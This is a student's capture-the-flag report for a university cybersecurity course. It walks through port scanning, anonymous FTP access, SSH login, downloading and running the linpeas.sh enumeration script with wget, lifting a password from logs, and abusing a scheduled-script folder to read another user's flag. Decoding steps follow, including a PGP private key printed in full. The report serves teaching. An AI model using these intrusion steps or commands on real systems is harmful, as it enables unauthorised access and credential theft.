CITS1003: Project Report on Cybersecurity

Submitted By:
Pritam Suwal Shrestha (23771397)

TABLE OF CONTENTS

Project: Computer Architecture and Networking 3
- Penguin OS Part 1: For the FTP 3
- Penguin OS Part 2: Sea Shells 6
- Penguin OS Part 3: Peas in a Pod 8
- Penguin OS Part 4: Scheduled Hack 12

Project: Cryptography 16
- Question 1: Penguin Translator School 16
- Question 2: Pingu's Fish Sauce Recipe 18
- Question 3: Penguin RSA 23
- Question 4: Flippin Auth 26

Project: Forensics 30
- Question 1: Noot Noot 30
- Question 2: Penguin Trap Music 32
- Question 3: Fishy Doc 33
- Question 4: Mumble's Revenge 34

Project: Vulnerabilities 38
- Question 1: Arctic File Storage Part 1: Surfing for Vulns 38
- Question 2: Skipper's Cookie 39
- Question 3: Arctic File Storage Part 2: Rewind Rebind 40
- Question 4: Penguin Union 41

Project: Computer Architecture and Networking

Penguin OS Part 1: For the FTP

Mumble has made a Penguin OS server that all penguins can use. He placed the shared credentials for all penguins on an FTP server that has Anonymous login enabled. However, Mumble does not want pesky humans to be able to connect and corrupt his glorious server. So he did something sneaky and changed the port of the FTP server.

Can you find the username and password for the shared account on the FTP server?
Challenge IP Address: 34.116.68.59

```
FLAG: UWA{fTpLipP3r5}
```

Step 1: In the terminal, running the following command gives the following output.

```
$ nmap -Pn 34.116.68.59

# "-Pn" is an option that tells Nmap not to perform host discovery (ping
# scan) before scanning the specified IP address. This flag skips step # of
sending ICMP echo requests to determine if the host is online or not.
```

Output:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 21:13 AWST
Nmap scan report for 59.68.116.34.bc.googleusercontent.com (34.116.68.59)
Host is up (0.062s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT        STATE  SERVICE
20/tcp      closed ftp-data
21/tcp      open   ftp
80/tcp      open   http
443/tcp     open   https
554/tcp     open   rtsp
1723/tcp    open   pptp
2121/tcp    open   ccproxy-ftp
2222/tcp    open   EtherNetIP-1
30000/tcp   closed ndmps

Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds
```

Step 2: Tried connecting to port 20, 21 and 2121 because they were running FTP services. When trying to connect to port 2121, it asked for user credentials. Since the project mentioned that it has anonymous login enabled, I entered `anonymous` as the username and `anonymous` as the password.

```
$ ftp 34.116.68.59 2121
```

Note: Anonymous login refers to a type of login process where a user can access a system or service without providing any identifying credentials such as a username or password. It is commonly used in certain FTP (File Transfer Protocol) servers or other services that allow anonymous access.

To perform an anonymous login, you typically connect to the service and provide a specific username or use a default username such as `anonymous` or `ftp` without a password. This allows users to access certain publicly available resources or files without the need for authentication.

```
Connected to 34.116.68.59.
220 (vsFTPd 3.0.5)
Name (34.116.68.59:pritam): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Step 3: Used the following command to list the files in the current directory

```
ftp> ls -al
```

Output: It listed `note-to-flipper-pals.txt` as a file that looked interesting.

```
229 Entering Extended Passive Mode (|||30000|)
150 Here comes the directory listing.
dr-xr-xr-x  1 0        0           4096 Apr 09 10:06 .
dr-xr-xr-x  1 0        0           4096 Apr 09 10:06 ..
-r-xr-xr-x  1 0        0           152 Apr 09 10:05 note-to-flipper-
pals.txt
226 Directory send OK.
```

Step 4: Used the `get` command to download the file to the local machine

```
ftp> get note-to-flipper-pals.txt
local: note-to-flipper-pals.txt remote: note-to-flipper-pals.txt
229 Entering Extended Passive Mode (|||30060|)
150 Opening BINARY mode data connection for note-to-flipper-pals.txt (152
bytes).
100%
|***********************************************************************
***********************************************************************
****************************************|   152      86.95 KiB/s 00:00 ETA
226 Transfer complete.
152 bytes received in 00:00 (1.91 KiB/s)
ftp> exit
221 Goodbye.
```

Step 5: Once downloaded, used `cat` command to display the content of the file which has the flag inside it.

```
$ cat note-to-flipper-pals.txt
Hello all of my flipper friends!

If you want to access my Penguin OS, you will need to SSH with the
following credentials.

penguinusr:UWA{fTpLipP3r5}
```

Penguin OS Part 2: Sea Shells

Use ssh to gain access to the server. The flag is located at /home/penguinusr/flag2.txt.
Challenge IP Address: 34.116.68.59

```
FLAG: UWA{sEcure_S3a_sH3lLs_bI_tH3_sEa_sH04e}
```

Step 1: Used the username found in the above file to ssh into the server. I tried connecting to all the ports. Finally, the following port worked and asked for a password.

```
$ sudo ssh -p 2222 penguinusr@34.116.68.59

[sudo] password for pritam:
The authenticity of host '[34.116.68.59]:2222 ([34.116.68.59]:2222)' can't
be established.
ED25519 key fingerprint is
SHA256:YTAPwLTh/198WG16JjoN49tAcuYHsISCcX0qQUfsdUM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[34.116.68.59]:2222' (ED25519) to the list of
known hosts.
```

Step 2: Used the password from the `note-to-flipper-pals.txt` file to log in.
`Password: UWA{fTpLipP3r5}`

```
penguinusr@34.116.68.59's password:
Permission denied, please try again.
penguinusr@34.116.68.59's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.10.0-21-cloud-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
```

```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri May 12 15:25:41 2023 from 110.175.211.248
```

Step 3: Used `cat` to display the content of the flag2.txt file

```
penguinusr@5e73ef01fef0:~$ ls
flag2.txt
penguinusr@5e73ef01fef0:~$ cat flag2.txt
UWA{sEcure_S3a_sH3lLs_bI_tH3_sEa_sH04e}
```

Penguin OS Part 3: Peas in a Pod

Now that you have access to the server, use linpeas.sh enumeration tool from PEASS-ng to see if you can find a password for the account named alex. The server is configured to only allow creating files and folders in the /tmp folder on the server.

Challenge IP Address: 34.116.68.59

```
FLAG: UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}
```

STEP 1: Once logged into the server using the method mentioned above, change the directory to `tmp`

```
penguinusr@5e73ef01fef0:~$ cd /
penguinusr@5e73ef01fef0:/$ ls
bin  boot  dev  etc  ftpfiles  home  lib  lib32  lib64  libx32  media  mnt
opt  proc  root  run  sbin  srv  sys  tmp  usr  var
penguinusr@5e73ef01fef0:/$ cd tmp
```

Step 2: Used `wget` to download the script `linpeas.sh`

```
penguinusr@5e73ef01fef0:/tmp$  wget https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh
```

Output: `linpeas.sh` is downloaded to the `tmp` folder

```
--2023-05-13 11:04:45--  https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.248.137.48
Connecting to github.com (github.com)|20.248.137.48|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-
ng/releases/download/20230510-778666a3/linpeas.sh [following]
--2023-05-13 11:04:45--  https://github.com/carlospolop/PEASS-
ng/releases/download/20230510-778666a3/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-
asset-2e65be/165548191/6a1e8e08-bc56-4f58-81e7-70c787be0723?X-Amz-
Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20230513%2Fus-east-
```

```
1%2Fs3%2Faws4_request&X-Amz-Date=20230513T110445Z&X-Amz-Expires=300&X-Amz-
Signature=de4a4baaf965497fc72e654d95dcc7c34ef7fdf43da68f9115678ebd1635493b&
X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-
content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-
type=application%2Foctet-stream [following]
--2023-05-13 11:04:45--  https://objects.githubusercontent.com/github-
production-release-asset-2e65be/165548191/6a1e8e08-bc56-4f58-81e7-
70c787be0723?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20230513%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20230513T110445Z&X-Amz-Expires=300&X-Amz-
Signature=de4a4baaf965497fc72e654d95dcc7c34ef7fdf43da68f9115678ebd1635493b&
X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-
content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-
type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)...
185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com
(objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830803 (811K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh
      100%[=================================================================
=====================================================================>]
811.33K  --.-KB/s in 0.006s

2023-05-13 11:04:46 (123 MB/s) - 'linpeas.sh' saved [830803/830803]
```

Step 3: Check the file permission

```
penguinusr@5e73ef01fef0:/tmp$ ls -l
```

Output:

```
total 812
-rw-rw-r-- 1 penguinusr penguinusr 830803 May 10 11:53 linpeas.sh
```

Step 4: Make it executable and run the script

```
penguinusr@5e73ef01fef0:/tmp$ chmod +x linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ ./linpeas.sh
```

Step 5: Check the logs

```
Searching passwords inside logs (limit 70)
.........................................................
[Fri May  5 17:56:04 UTC 2023] Cleared /var/log/supervisor/fixpasswords.log
to prevent passwords being stolen
[Fri May  5 17:56:04 UTC 2023] Reverting passwords to prevent other
penguins from breaking things
[Fri May  5 17:56:04 UTC 2023] Setting USERNAME=alex
PASSWORD=gonnawhackmykeyboardtomakesecure92p8yij37u49723ihuj23esdf
[Fri May  5 17:56:04 UTC 2023] Setting USERNAME=penguinusr
PASSWORD=UWA{fTpLipP3r5}
dpkg: base-passwd: dependency problems, but configuring anyway as you
requested:
```

Step 6: We can find the password in the logs. We exit out of the `penguinusr` and Use the password found to ssh into the `alex`

```
$ ssh -p 2222 alex@34.116.68.59
```

Step 7: Use the password
`gonnawhackmykeyboardtomakesecure92p8yij37u49723ihuj23esdf`

```
alex@34.116.68.59's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.10.0-21-cloud-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat May 13 10:13:15 2023 from 130.95.40.100
```

Step: Use `cat` to find the content of flag3.txt file.

```
alex@5e73ef01fef0:~$ ls
flag3.txt  note-to-alex.txt
alex@5e73ef01fef0:~$ cat flag3.txt
UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}
```

Penguin OS Part 4: Scheduled Hack

mumble left a passive aggressive note to alex that can be read at /home/alex/note-to-alex.txt. Based on the note, can you figure out a way to read the final flag at /home/mumble/flag4.txt.

Challenge IP Address: 34.116.68.59

```
FLAG: UWA{d0Nt_g0oF_y0_sCh3dUl3d_t4sK5}
```

Step 1: ssh into `alex` with the password found above
Password: gonnawhackmykeyboardtomakesecure92p8yij37u49723ihuj23esdf

```
$ ssh -p 2222 alex@34.116.68.59
```

Step 2: Use `cat` to display content of `note-to-alex.txt`

```
$ cat note-to-alex.txt
```

Output:

```
Hi Alex,

To stop you from pestering me to waddle over to your desk to login with my
account, I have configured a script execution folder.

You can place your scripts in the folder /opt/admin-scripts and I have
configured the server to run those scripts using my account every minute.

The output of the scripts are placed in /opt/admin-scripts-output. However,
to prevent sensitive information leaking I delete the output after 30
seconds.

Now stop annoying me and trying to bribe me with fish to do your work!

Cheers,
Mumble
```

Step 3: The above note mentions that we need to place some scripts in `/opt/admin-scripts` and read the output in `/opt/admin-scripts-output`

Step 4: Change the directory to `/home/mumbe` and explore the content of `execute-scripts.sh` file.

```
alex@5e73ef01fef0:~$ cd /home/mumble/
alex@5e73ef01fef0:/home/mumble$ ls
execute-scripts.sh  flag4.txt
alex@5e73ef01fef0:/home/mumble$ cat execute-scripts.sh
#!/bin/bash

while :;
do
      for f in /opt/admin-scripts/*;
      do
      if [ -x $f ]
      then
      echo "[$(date)] Executing $f";
      timeout 10 /usr/bin/bash "$f" > /opt/admin-scripts-output/$(basename
"$f").output
      fi
      /usr/bin/rm -rf $f;
      done
      sleep 30;
      rm -rf /opt/admin-scripts-output/*
      sleep 30;
```

Step 5: While trying to edit this file using vim editor, I found the hint that there is a symlink file in `/var/tmp`. So, I changed the directory to `/var/tmp`

```
alex@5e73ef01fef0:/home/mumble$ cd /var/tmp
alex@5e73ef01fef0:/var/tmp$ ls
a.sh.output.swp         copy-flag.sh.swp        execute-scripts.sh.swo
flag.txt.swp   flag4reader.py.swo  get_flag.sh.swp    mumblesux.sh.swp
      read-flag.sh.swp        readflag4.sh.swn  test.sh.swo
a.sh.swp                copyflag.sh.swp         execute-scripts.sh.swp
flag2.txt.swo  flag4reader.py.swp  get_flag4.sh.swp   my_new_script.sh.swp
read_flag.sh.output.swp  readflag4.sh.swo  test.sh.swp
admin-scripts-output  execute-scripts.sh.swi  executor.sh.swp
      flag2.txt.swp  flag_script.sh.swo  get_my_flag4.txt.swp
my_script.sh.swp        read_flag.swo           readflag4.sh.swp
test.txt.swp
c.sh.swp                execute-scripts.sh.swj  flag.sh
      flag4.sh.swn   flag_script.sh.swp  me.swp            new.sh.swp
```

```
      read_flag.swp           red-flag.sh.swp   vi.swp
code.swp                execute-scripts.sh.swl  flag.sh.swo
      flag4.sh.swo   gau.sh.swp           mumble.sh.swp           note-to-
alex.txt.swo  readflag4.sh.swl      sh.swp
copy-flag.sh            execute-scripts.sh.swm  flag.sh.swp
      flag4.sh.swp   get_flag.sh.swo      mumble.swp              note-to-
alex.txt.swp  readflag4.sh.swm      test.sh.swn
```

Step 6: Found a number of script files out of which `admin-scripts-output` looked interesting with its content. The command was to simply display the content of `flag4.txt` file.

```
alex@5e73ef01fef0:/var/tmp$ cat admin-scripts-output
cat /home/mumble/flag4.txt
```

Step 7: Since the files are supposed to be cleared every minute, I opened 3 terminal tabs to switch and check the following commands. Then I copied the script to `/opt/admin-scripts` location so that it gets executed every minute.

```
alex@5e73ef01fef0:/var/tmp$ cp admin-scripts-output /opt/admin-scripts
```

Step 8: Make it executable so the following scripts execute the command

```
alex@5e73ef01fef0:/opt/admin-scripts$ chmod +x admin-scripts-output
alex@5e73ef01fef0:/opt/admin-scripts$ ls -l
total 4
-rwxrwxr-x 1 alex alex 27 May 13 14:31 admin-scripts-output
```

Script inside `execute-scripts.sh` file

```
penguinusr@5e73ef01fef0:/home/mumble$ cat execute-scripts.sh
#!/bin/bash

while :;
do
      for f in /opt/admin-scripts/*;
      do
      if [ -x $f ]
      then
      echo "[$(date)] Executing $f";
      timeout 10 /usr/bin/bash "$f" > /opt/admin-scripts-output/$(basename
```

```
"$f").output
      fi
      /usr/bin/rm -rf $f;
      done
      sleep 30;
      rm -rf /opt/admin-scripts-output/*
      sleep 30;
```

Step 9: Using cat to see the content of the file shows the flag inside `admin-scripts-output.output` file as the above scripts store the output in the `.output` file. Make sure to wait around 1 minute for the above script to be executed so that you can see the output.

```
alex@5e73ef01fef0:/opt/admin-scripts-output$ cat admin-scripts-
output.output
UWA{d0Nt_g0oF_y0_sCh3dUl3d_t4sK5}
```

Project: Cryptography

Question 1: Penguin Translator School

It's your first day at the International Penguin Translator School. You were sent by the Australian government to learn the penguin language to eventually become a diplomat for the New Great Penguin Empire which is now the dominant global power. An emperor penguin wearing a monocle and a top hat waddled to the front of the class and start writing the following text on the whiteboard.

```
wawoowoo wawoo wawoo wawawoowoowawoo wawoowoo wawoo wawoo wawawoowoowawoo
wawoowoo woowoowoowoowoo woowoowoowoowoo wawawoowoowawoo woowoo wa wawoo
woowa wawawa wawawoowoowawoo wawa wawawoowoowawoo wawawawa wawawawawoo
wawawawoo wawawawoowoo wawawoowoowawoo wawoowawa woowoowoowoowoo wawawa woo
wawawoowoowawoo woowoo wawa wawawoowoowawoo wawawawawa wawoo woowa
wawoowoowoowoo woo wawa woowawoowawoowoo wawoowoowoowoo woowoowoo woowa wa
```

You begin to panic, realising that you have procrastinated all of the prerequisite work before starting study and had no idea what the penguin was writing. However, you do remember that the penguin written language was based on an old method of encoding text that was once used by humans.
Can you figure out what the emperor penguin wrote on the whiteboard using CyberChef? When submitting the flag, wrap the message with UWA{message here}.

```
Flag: UWA{WAA_WAA_W00_MEANS_I_H4V3_L0ST_MI_5AN1TI!1ONE}
```

Step 1: Since, wa and woo are repeated often, I replaced wa by . and woo by -


```
wa  ----> .
woo ----> -
```

Step 2: When I do that following Morse code is generated.

```
.-- .- .- ..--.- .-- .- .- ..--.- .-- ----- ----- ..--.- -- . .- -. ... ..-
-.- .. ..--.- .... ....- ...- ...-- ..--.- .-.. ----- ... - ..--.- -- ..
..--.- ..... .- -. .---- - .. -.-.-- .---- --- -. .
```

Step 3: Using cyber chef to decrypt the message showed the following flag.

The cyberchef link can be found [here](#).




```
WAA_WAA_W00_MEANS_I_H4V3_L0ST_MI_5AN1TI!1ONE
```

Question 2: Pingu's Fish Sauce Recipe

You have hacked into Pingu's computer to steal their top secret fish sauce recipe. You see a PGP encrypted email in Pingu's inbox and wonder if it contains the delectable recipe that you want to attain. After snooping around on Pingu's laptop you find their PGP public and private key files. Can you decrypt and decode the fish sauce recipe?

```
Flag: UWA{pL34s3_sToP_tH3_cYb3r_cH3f_ch4lL3nG3s!1!}
```

Step 1: Use PGP Decrypt to decrypt the message with the given private key in cyber chef. And do Caesar rotation by 19. The configuration is as follows.

You can access the above configuration in Cyberchef [here]


```
PGP_Decrypt('-----BEGIN PGP PRIVATE KEY BLOCK-----\nVersion: Keybase
OpenPGP v2.1.15\nComment:
https://keybase.io/crypto\n\nxcEYBGPV1BgBBADd8wCeZm0CLoj4+Fkw84mGm6uK+y4yKE
WgeKVRxTbuoQxer9lQ\nUvE91wLuWJZt/Tq+DNxReWC5yiJTjSBp1ow8+k4bvwVv4JEcsUSWdrF
CttkbK2/4\nNekrvmm5nOOLK1KFlG4fS1BObT6AE2dXqKVWhtsi3+vkk3cSw1kbzoPNTQARAQAB
\nAAP7B2fESgSybkO0gPhg4ytOKirQgBMeHa68KSFx8hJJqmtRC0Uo5hz66po43L38\n731Catm
f//Q0BKEz/CQaX6/vh//5nqVM92Hy8mOE6CvS47nWz1mBMUfcgeRj5hk3\nTztXz/Q4DYevTGhV
fhqQ6kCUu+0oCsjsQqdMsch2fO0XJ9sCAPQn5jVU/jc6xQeS\nIhqcgKoHbOSJfpN1TpKaAcGAO
wOc8l7V6h5Bi8ZJ+ONvq6NZeDGZUoOrJjkouqYh\nNmgbbksCAOi3U1NtyDbomqiVbmU0rhh2ua
vuPExJF/8ODaRy8LaVybqbaA8QmyQJ\nLIXoAVfk29y5aY5uRKngO/9zH6kUk8cCAJ9JMVaxhRE
WAfDjhNsx0KCtEcP9ffcH\nQnGAHRKbRPeQ0ju8enM68LjRvYsUBahvZWkNeWMlUw+adXwRXkpm
40Od4c0RUGlu\nZ3UgPHBpbmd1QG5vbz7CtAQTAQoAHgUCY9XUGAIbLwMLCQcDFQoIAh4BAheAA
xYC\nAQIZAQAKCRANsBTzRQ8GG0GyBADKh8hl63jjUc/Y08hk+Z1RCzP41PznFjGfkxSx\nieOx
Wghu07djuIBMHimTdDZ6boYHUdVFt4TEjBaA4yEaQzFhPMIkFz/kRpHA9F2I\nPXSiAtBDy6+tq
VpjKpXrwicJS34OQ0NE8IA0bX+o6P6feuoKNxfEx/gF0QvKJ/0O\nUqvD2cfBGARj1dQYAQQAwR
XGM7f4npJpTIRGw4HXBAz34XENBaWfJfe+yssXHjXR\nomjbONzR3qpNQZdan54ibo3RkluUUj3
86fxzg/WTbW/WoLXvpn0Vl0rp3ZtRGduW\nRnhUSvbqyuOw1lDXDwKjYq+xKqG1UY1WABL7vc2P
koOFpKI+jwiEOV+6zDGQU0kA\nEQEAAQAD/1dX0DbpC9A/jt6MH66k92zfqOoUR728NAfq0CXQR
P7nfZMoN7K7QTym\ncRgwrU/zKsQz5w972dZyMAxwpJiW6D8ZLURGSqV314ENGX2lZoCudU2uR4
n8iGFX\ne020/gImMbR0ZBWbjUAwHzQr2la5QQOwCBvkm8SWWrfPMVgOpnMZAgDyJKMIKdZZ\n7
ZHGDyehnTIluwqMYjuWno82nNDbiNhOCqqYJbEcdM5gZiXgWkp4iv6WOM4J8UDV\n5yEpx860M4
8/AgDMInGRQFCBIj7aBw4QdsRZdaXllFknqi97/XBGARLvxDNVSDTN\n9AYXTWL4fnA1rJx7692
DodWCvL/6C5b9VQN3Af9WMKVvpCiC+Wn9Yf3PIDvqe6Qm\ny+w9BlJpSHSXuucI6TY+NIKqNnDR
2xGVxSJEtwN7LBn6j1cLjfbDkOiURvIVmuXC\nwIMEGAEKAA8FAmPV1BgFCQ8JnAACGy4AqAkQD
bAU80UPBhudIAQZAQoABgUCY9XU\nGAAKCRCOcISwQlhmAvtoBACd/2a3Zvl0t1wsO8wZEWqrUg
z8ujsNryGHwGSmZY7c\nBgP3FnF91fPTJg9ZByWkilWlKM+OBd5Km7wvlSG5TK+qst2OCBupZ9+
2XUqtmeKb\nBHinsbnwvY7RXG4xTLo+YyOT/rjPeJJ3m19HJdGFlelJlVQn0udWchS3/ZHjbeDL
\naQ43A/9C/d+E6ndJhd+wuBGsARkt92y1KWG4p1sczhxPq8fDGIMXbkWXLWAiIvVG\nqrgeQd6
```

```
+sUAALcPzxieIeUz+/1F2vnADVF3/c0MfOFV3wP496N2oPNRWjlVhztoJ\nAhnJsQiTLbjFd8vh
AcGIhCjTHAbd2g9rNl0GmByQC1BqxvefiMfBGARj1dQYAQQA\nyGbuGcEYDoftZdwqK+vlpGAPr
rROzEqVpSp2wp0TuCyXg2fwxlnMZdWzB0cpXaaq\nhmRSV4dGawv3oaa9NGeyLoJect42axoZOh
o531GkoGOl6TGd8JP7IcRhab3QPkAI\nDgsXn87NSJ/49/gpckzZ7bC70SEqqiTVtFmVKF66OsM
AEQEAAQAD/jXjC5pMRGI/\n5bOSoJpf28e39u+U121yjsuzX+zT3QYUo4c3r1Q+uEoXzQSje3mN
w+PQXR3hJ6vI\nM4W5tr29Nnl2R76ibSUxd2DMj9HD1ffEBYUcbbszoaKh1wo19VVfFzS/ZlnbL
Njt\n0N8FZPUtKo8RbJVIF099W9VZvJwEIoeJAgDnzXFvl1uvWxTxCUy/1oHWsBpskGE3\nQ6Le
rBohKft7ouvnhY9COZmbjVMmg6u8JVeziT3HFUWt/OwuDL/jiSxrAgDdUlwR\n80VU9WqFN0AKQ
jlWnkRLABlVT3jcmsqakkvL9mH7qe24datrY9LOpAvBR6cUhom5\nrSdTTVXXq3NYAcEJAf9kbf
IZKVHvlo2b/tq1PsBRwk1LG/0IwhU2uWVIkek5T0Ik\nNqBYgvAgUP0lSvSL/XrsIyFW30di2jD
GqtGKrgBzogDCwIMEGAEKAA8FAmPV1BgF\nCQPCZwACGy4AqAkQDbAU80UPBhudIAQZAQoABgUC
Y9XUGAAKCRD85hMW+RcosPNG\nA/9cjjpMvx0cVVfdHPYlw0HKee+jLTsA93Jbde0DrrqU4tqSP
VlvXDHW4xm6N++I\nhQ77/It3t5knu32TFZqRwK7UpsjhoRGFFJMtNiy9bLQKKis7K8Jrf//JEb
LzHWGW\nbzPUuBHJWi1ayeZPcq10fgeC/6SWdnoJUj6fUXrWW0n1OGMGBACTZyJl4M9E522N\ni
47XKx0kS2yXqv6PUwYLXo5V2m/sLDPKVr2ZRfX5tW+I7iDUly7n520BjHolEA5a\nGj4qk9apze
FkAOZUlUmkmZM11B9r4f4L6LKoLhly94n86fIr8qnBTO9cHQX4ipiL\nZVXYgoZR/5f7BfigZha
QLtunX0BP3g==\n=gruJ\n-----END PGP PRIVATE KEY BLOCK-----','')
ROT13(true,true,false,19)
```


Step 2: When we do the caesar rotation we see the following output.

```
*Caesar* taught me this super easy encryption algorithm. However, I was too
lazy to *rotate* the numbers.

Encrypted using AES-CBC with a key and IV of 'nootnootnootnoot'

8e18f65dc3f5fdc7698bf42d668da6f46757255cdf7a59362cdbe72036f2a746d6005c2b024
c3531263a9628c565d244da33b42e85a5861f12432db31ae1f3a312754da58658a57bc84ad3
89a933d0e2317ed05898cc7cefb13bd76c41c74b026f595b28aa0d4c9f7f30366e54293d1fc
d803f3dadc686918072b16da0fe7e02d5b2cf5c98d10d6d27ec1239800e58c12ad7720c5cac
7ad70c79043de1f772db20914292d3a6050b785f50dc37537d8f197c67e78a30ae5a68851e8
eeb50cbfdf63ae3de77da3b5994fae37f471d177b441445f31c0684730f3d3949c46b8bab2c
9869a7d1bd58aff3aa75e8b44e7bb923c5453d708a3986ba64b9f09f4bf84a9d9a7874e5830
b814d61c045b23b0f8f8642932fdd04e5a9d48741a8cb351c3c0313a6c050b000fe4d433e93
20e888e354bda008ea78150c18dbf71bd260182024ce6ca2944a3fe4553b74dafaf70651377
0314e55e1e2c896f53db5e826e4144d9b3f0bc74d583196904083fe4a1a1f726fa5955b7c48
e8f184b06bea539aaba4c489f5e24d793daee652f38298d013632dec2622ca15eac97381cf4
4d2a82de108215351dae6e7b717efef241b850314b4dda0d5dc755665dad506518c8c42035a
de6968f39b4bf62e83ee81fe521b1fd7f92c7405f19b10de38c621f2bd16490b3db002acc9b
a2491a3befe9d69459cbe951bdc339a7947db49d9193f2eba7907abe9e0ce4ee05247a015d8
b8ce1c921306af1ac724ab8b95fd7ac6a8e1beac900389f71af681536b0e7f1bb3d41927f1e
```

```
23d180a1bf6a54dd01738790c57004c68f3830bc3613a17b3c63be31454835f3205ab36d488
117ea30c087496b21b21236e7f5eeb180f57b7ea00a27b8b96516a082c5132b0039e7a2d195
4b9b5bd4b052ec0b6697e74c527439ae5a7e3a043b64a05b80b7d336dde37e72804dc3d5225
9b2c405507ff41d469e61e1bffb7affa338fbf9d6ee67e9efc0309bbae5135862af0ac47196
6768a7e1e14f344829f5cc2beecf344ee9cc616a318435767d4fa14c54a9dfe647e802aeb19
8a4b7dd37d334377080d4806b606422eb8b6965d9be8d7940abb6ef126dc8aee67314f8c063
2e1ec144160e19060100a3a83cf73354f7c6eb84a6c30a7a36708af6c8b4a0ef02e08898cee
cb84f0ceef4a67a827ecebad77a976ebbebc9405861aecd01c0b1ab1521d838130c47711b7d
5b623d148491a09be9955806a02b7bfa3238c79e7b3cdd7428161b7adfbeada3942904eeae0
3c44ed8bb9fadb4e4e5dbe0cea01e19328d594ec667249ce885f1d249015779d05a37ca5d86
174e4ea3c42ab378784b0ba5b9771a5e8ffc691a4b2306a95d414c6d555466de125e778047f
1c465d9a536c1f32d58ef7b145203c2435d4950013e16bf7035d4031a1abc488063298bc257
9918c6a8d467c04145e1666ce957e13e4ab4e521e61ee3200822d8412438d6df09f013b86bd
